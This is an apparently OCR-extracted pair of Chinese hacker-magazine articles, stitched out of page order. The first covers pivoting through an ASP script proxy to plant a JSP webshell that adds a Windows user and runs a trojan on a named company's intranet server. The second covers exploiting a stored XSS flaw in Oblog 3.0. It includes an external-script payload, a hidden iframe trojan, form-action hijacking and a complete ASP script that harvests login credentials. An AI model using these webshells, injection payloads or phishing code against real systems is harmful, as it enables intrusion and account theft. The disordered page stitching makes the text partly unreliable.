


图4

www.haiyang.net/safety/ip.asp是我写的一个验证来访者IP、端口的小程序，代码很简单，如下：

```
ip-><%response.write Request.ServerVariables("Remote_Addr")%>->port
<%response.write Request.ServerVariables("REMOTE_PORT")%>->actfor->
<%response.write Request.ServerVariables("HTTP_X_FORWARDED_FOR")%>
```

好，脚本代理没有bug，那么再写一个jsp的webshell传到内网jsp web系统的物理目录下吧。jsp的webshell我写得很简单，就是一个直接运行命令加用户的的小脚本tlist.jsp，代码如下：

```
<%@page import="java.io.*,java.util.*,java.net.*" %>
<%
  try {
        String cmd ="cmd.exe /c net user lcx lcx /add";
        Process child = Runtime.getRuntime().exec(cmd);
        InputStream in = child.getInputStream();
        int c;
        while ((c = in.read()) != -1) {
          out.print((char)c);
        }
```

```
            in.close();
            try {
                child.waitFor();
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
        } catch (IOException e) {
            System.err.println(e);
        }
    %>
```

也许会有人问，那为什么不采用现成一些jsp木马呢。开始我还真试过了，因为用的这个WebProxy.asp后边只能直接跟一个url文件，url文件里的某些post参数并不起作用，现成的jsp木马写得都有点复杂，功能也多，因此一些命令不可避免地要运用到一些参数。我把这个tlist.jsp传到了内网Web的物理目录下，然后直接运行http://www.generalichina.com/uploadimages/image.asp?url=http://10.0.16.16:8080/manager/tlist.jsp就在服务器上成功加了一个id为lcx的用户！如果要运行木马的话，你只要把tlist.jsp里的“**String cmd ="cmd.exe /c net user lcx lcx /add";**”这句改动一下就可以了。像我传了一个tlist.exe到服务器的系统目录底下，然后改为“**String cmd ="tlist.exe";**”，运行http://www.generalichina.com/uploadimages/image.asp?url=http://10.0.16.16:8080/manager/tlist.jsp运行效果如图5所示。

在实际操作过程中要注意一点，如果你用tlist.asp运行了一次命令的话，想改下代码运行其它的程序就要把tlist.asp改一次名，要不然还是会显示上一次执行的结果。另外，不知是此台服务器特殊还是其它的原因，把木马放在非系统目录，像c:\muma.exe，然后修改**String cmd ="cmd.exe /c net user lcx lcx /add";**为**String cmd ="c:\muma.exe";**，木马并没有运行。只有放到系统目录system32下才成功运行了，这个原因我现在也不是很明确。




图5

二、入侵内网及其它妙用

入侵内网，在提升权限的第一个例子里其实已经很明确了，如果那台机器的内网Web放在别的机器上，做法与提升权限的方法都是一样的，不过没有内外网在同一台机器上方便而已，这也算是脚本入侵内网的一个思路吧，实际意义不是很大，聊胜于无。其它妙用是什么呢？如果你在学校内网里，只能上内网和访问学校的Web服务器，学校的Web服务器与外网又是相通的，那你在Web服务器放一个WebProxy.asp或其它的脚本代理，是不是你在内网访问http://学校的web服务器/WebProxy.asp?url=http://www.163.net/index.html就可以上外网了呢？一个asp脚本我估计就会解决以前很多学生的烦恼了吧？

【本文是到的脚本代理WebProxy.asp已收录在本期光盘】

编辑点评：我一直想找几个web injection与系统结合的例子，来证明脚本真的可以做很多事。用asp执行jet溢出得到shell绕过wscript.shell算是一个，用脚本代理做转发这又是一个全新思路，如果脚本还能做出超乎你想像的事，那一定不要惊讶！

上接第313页

我说的和找到的漏洞只是小小的一部分，后台很多东西没有过滤，譬如有个什么博客之星那里也是没有过滤的，并且危害更大，只要管理员打开这个页面就能执行代码，限于篇幅其他有漏洞的地方就不介绍了，大家自己去研究啊！

六、漏洞总结

Oblog整个程序的安全并不是很好，有的页面过滤很严密，有的却很松散，我只是在reg.asp找到一个跨站漏洞，大家可以去其他的地方找找，还是有很多的，我这里只能是一个思路。尽管是跨站，我们玩得巧妙的话危害还是很大的。想补上这样的漏洞只能对每个要输出的变量做htmlencode()了或者用他的oblog.filt_html()函数处理，如：

```
<%=oblog.filt_html(rsuser("blogname"))%>
<%=oblog.filt_html(rsUser("Question"))%>
```

这样就没有问题了，但是更重要的是程序员之间的沟通和安全意识，在进入数据库之前做一次过滤，然后输出的时候做一次过滤。由于我第一次写这样的文章，缺点很多，各位请到论坛上指教，我的ID是剑心。

【文中用到的钓鱼和后台提权代码已经收录在本期光盘，Oblog3主页是http://oblog.oioj.net/】

编辑点评：网上的跨站文章有很多，不过提到的脚本却总是老一套，要不是一个收集cookie的asp，要不是一个iframe嵌入。这篇文章终于让我看到了一个比较有新意的跨站脚本。里边的查看页面表单属性，与填写表单值的几个js也很有用。如果要做个web injection的高手，无论是服务端的动态脚本，还是客户端的dhtml语法，不熟悉是不行的。




图5




图6

跨站也可以这样玩——谈oblog3.0的漏洞

剑心[B.C.T]

一、前言

B.C.T组织的很多人都找了各种各样的脚本漏洞，偶决心也要找一回漏洞，要找就找现在比较大型点的程序吧，于是把目标放在了比较流行的多用户Blog程序Oblog上。其实早些时候，我就发现了该程序早期版本的很多毛病，如留言处的跨站脚本、冒名发言、还有暴库等漏洞，后来就一直没有关注了，直到上次别人发现了2.52版本的Sql注入漏洞。今天偶就找找最新的Oblog3有什么漏洞吧！

二、漏洞发现

把程序下载回来，发现很多东西都有变化，大家可以自己去看看，偶对它的功能不感冒，里就不罗嗦了，直接找找漏洞吧！首先去注册的页面。有很多的项目要填写，填写的过程中我们也打开源代码看看吧！主要是看它是不是每个变量都过滤得很好，而漏洞就都在这些变量中间哦！注册大家都会，但是至于如何迅速的填写出能看出系统漏洞的变量呢？看我的哦！

我们的现在所遇到的漏洞不外乎几个原因，sql字符没有过滤好如'和;等符号导致sql注入漏洞，html字符没有过滤好导致跨站脚本漏洞，还有就是程序处理时出现的逻辑漏洞。前面两个是我们可以手工探测出来的，后面的一种就要看源代码了，今天我们就来一种黑箱加白箱的测试办法，发现oblog3.0的致命漏洞。到注册的页面，开始填写表单，注意，所有的页面都这样填写：<badegg>'，如图1所示。提交，果然出错了啊，不过不是我们希望的sql出错，而是被Web程序很好地阻止了。不要关闭嘛，看看返回的是什么页面：http://127.0.0.1:8080/oblog3/err.asp?message=域名不合规范，只能使用小写字母，数字及下划线！_用户名中含有非法字符！




图1

改成http://127.0.0.1:8080/oblog3/err.asp?message=<script>alert()</script>，呵呵，第一个跨站脚本被发现了哦！呵呵，这当然不是今天我们的主题哦，不然读者肯定要K我，不过作为一个安全隐患还是要提出来的。继续，看看它是否提示域名不合规范，用户名有非法字符等。将用户名和域名改成<badegg>与badegg，其他的不变，再次注册。哈哈，成功注册了哦，自动转到了主页，不过显示有点问题。那就对了，是程序的漏洞出现了哦！用户名字<和>没有过滤，导致显示混乱了，还有其他的地方没有过滤，然后又在首页上直接显示的。去发表一个日志然后回到首页，查看网页源文件，搜索我们的输入<badegg>，除我们的用户名外又找到一个，在最底下的新入Blog那里哦，如图2所示。




图2

三、条件分析

漏洞是真实存在的，但是我们可不可以利用呢，如果给你的长度很少，看你怎么跨站。现在开始看看源代码，我们的username变量经过了好多东西的过滤哦！过滤代码和我加的注释如下：

```
regusername=oblog.filt_badstr(trim(request("username")))  //reg.asp包含的filt_badstr()函数过滤了'和char(0)，在inc/class_sys.asp文件中//
if regusername="" or oblog.strLength(regusername)>14 or oblog.strLength(regusername)<4 then oblog.adderrstr("用户名不能为空(不能大于14小于4)！") //限制了长度为14哦，这个username变量已经没有什么可以利用的了，除非你写出14个字符的跨站代码//
```

还有另外一个没有过滤的变量是Blogname，呵呵，看看他经过的过滤吧！

```
blogname=trim(request("blogname")) //过滤掉首尾空格，直接取得变量//
if blogname="" or oblog.strLength(blogname)>50 then oblog.adderrstr("blog名不能为空(不能大于50字符)！") //哈哈，不超过50个字符就可以，太好了吧！//
if oblog.chk_badword(blogname)>0 then oblog.adderrstr("blog名中含有系统不允许的字符！")  //过滤和政治有关的词语，在数据库里有//
rsreg("blogname")=blogname  //这样写数据库啊，不是insert语句而是执行赋值，这里没有SQL注入了:(
```

差不多就是这些条件了，我们得到了一个50个字符的什么也不过滤的跨站点。

四、利用思路

1.普通利用

这个跨站点很特别的，如果是最新注册的话，你的信息会在首页上有显示的，就是说这个跨站点是在首页，或者在别人查看你信息的时候执行的。好的，想到什么样的利用思路了？盗取Cookie、挂马、破坏？晕，这些是不是太那个了，不过也是可以做到的，我先给大家说下，然后再谈另类的思路。在那个有50个字符的跨站点，假设写这样的跨站代码：<script src=http://jnc.cnbct.org/1.js></script>，正好47个字符。但是我网站上的1.js内容随大家写啦！有人说了，我要破坏！好，1.js内容写上如下语句会有不同的效果：

```
for(i=0;i<10;i++) alert();  //弹出对话框，i<10是循环十次，i<100是100次，呵呵//
document.title="HackED_BY_剑心" //修改网页标题是HackED_BY_剑心，你也可以修改body的内容哦，我不说了呵呵//
document.write("<iframe style='display:none;' src='http://jnc.cnbct.org/mm.htm'></iframe>");  //添加隐藏的src里网页木马或者是构造的盗取Cookie的页面，看以前的文章哦//
```

2.另类利用

我们知道javascript是可以控制页面内所有的表单和元素的，前面我们提到的用法就是这些，有没有更高级点的用法呢？当然有了，由于跨站点是在主页上的哦，可以控制主页上的提交表单哦！嘿嘿，钓鱼钓了那么久，没有想到最新的Oblog3.0可以钓鱼吧！做个钓鱼的脚本也很简单，只要更改http://jnc.cnbct.org/1.js里边的内容即可。首先来看到当前页面的表单的action属性，注意，查看原文件是查不出来的，因为引用了另外的脚本。在页面浏览器的地址栏里打上如下字符（注意，是先注销哦，不然没有登陆的:)）看看效果：

```
javascript:alert(document.forms.length)  //看当前页面几个表单，有3个//
javascript:alert(document.forms[0].action)  //查看第一个表单的属性，指向/
```

oblog3/login.asp?action=showindexlogin&chk=1的，就是它！呵呵，如果我们更改了表单的action属性会怎么样？你在其他的web程序里也可以这样做哦！更改表单的action属性的脚本如下：

```
document.forms[下标].action="http://jnc.cnbct.org/pass.asp"  //将我们的提交表单的action指到我站点的pass.asp//
```

事先做好的pass.asp内容如下：

```
<%
dim username,password,fso,file,url //定义各个变量//
username = Request("username") //取得提交的参数，也就是用户名和密码//
password = Request("password")
Const ForReading = 1, ForWriting = 2, ForAppending = 8      //定义写文件的各个参数//
Set fso = Server.CreateObject("Scripting.FileSystemObject")      //定义对象写文件//
path = server.mappath("password.txt")      //设置放我们密码的文件//
set file=fso.opentextfile(path, ForAppending, TRUE)  //取得文件对象//
file.write(username) & "||||" //写入密码到文件中//
file.write(password) & "||||"
file.close
set file = nothing  //释放对象//
set fso = nothing
response.write "<form action=http://127.0.0.1:8080/oblog3/login.asp>"   //后面就是构造表单并且提交到原来的页面啦//
response.write "<input name=username type=hidden value="&""&username&""&">"
response.write "<input name=password type=hidden value="&""&password&""&">"
response.write "</from>"
response.write "<script>"
response.write "document.forms[0].submit();"
response.write "</script>"
%>
```

哈哈，这样一来，准备好了上边的工作后，如果在http://jnc.cnbct.org/1.js这句里写入了document.forms[0].action="http://jnc.cnbct.org/pass.asp"这句代码，那么会直接钓到所有登陆的帐号哟。呵呵，用户正常登陆成功，而被记录帐号密码后也毫无察觉。没有任何破绽呢！

钓鱼是很有意思，可是如果得到服务器的shell是不是更好呢，跟其他人的高级跨站思路一样，我们就需要后台为我们利用了。在注册那里的数据，有比我想象里更多的变量完好无缺的传到了后台，很多的变量都是从数据库里提出来，然后不经任何处理直接用<%=rsuser("blogname")%>这样的形式直接显示的，大家可以打开admin_user.asp看看。如问题答案，也是50个字符的，还有E-mail等，不过要注意的是，E-mail和QQ等变量在后台提交的时候居然要检查，所以E-mail还是好好填写吧！可以利用的东西这么多，那么看看如何利用吧！

一般得到shell的办法要么是提升自己为管理员，要么自动备份数据库，这里我无法利用备份数据库功能的，因为他有防止下载处理并且不能定义原路径。我们可以提升自己为管理员，或者更改普通用户上传的文件类型，方法就是自己先做一个表单然后提交啦！

五、漏洞实战

说了这么多来练下手！我还是自己搭建了一个测试平台，呵呵。首先去注册，在Blogname那里填写<script src=http://jnc.cnbct.org/1.js></script>，不过这样直接填写是不成功的，程序在这里的限制是30个字符，我们只能填写28个字符的，所以需要小小突破下。来，在注册页面浏览器里填写并且回车：javascript:alert(document.oblogform.blogname.value='<script src=http://jnc.cnbct.org/1.js></script>')，这样会将blogname的值设置为<script src=http://jnc.cnbct.org/1.js></script>，如图3所示。这样就填写了我们的表单，然后将其他的填完整，提交注册就可以了。

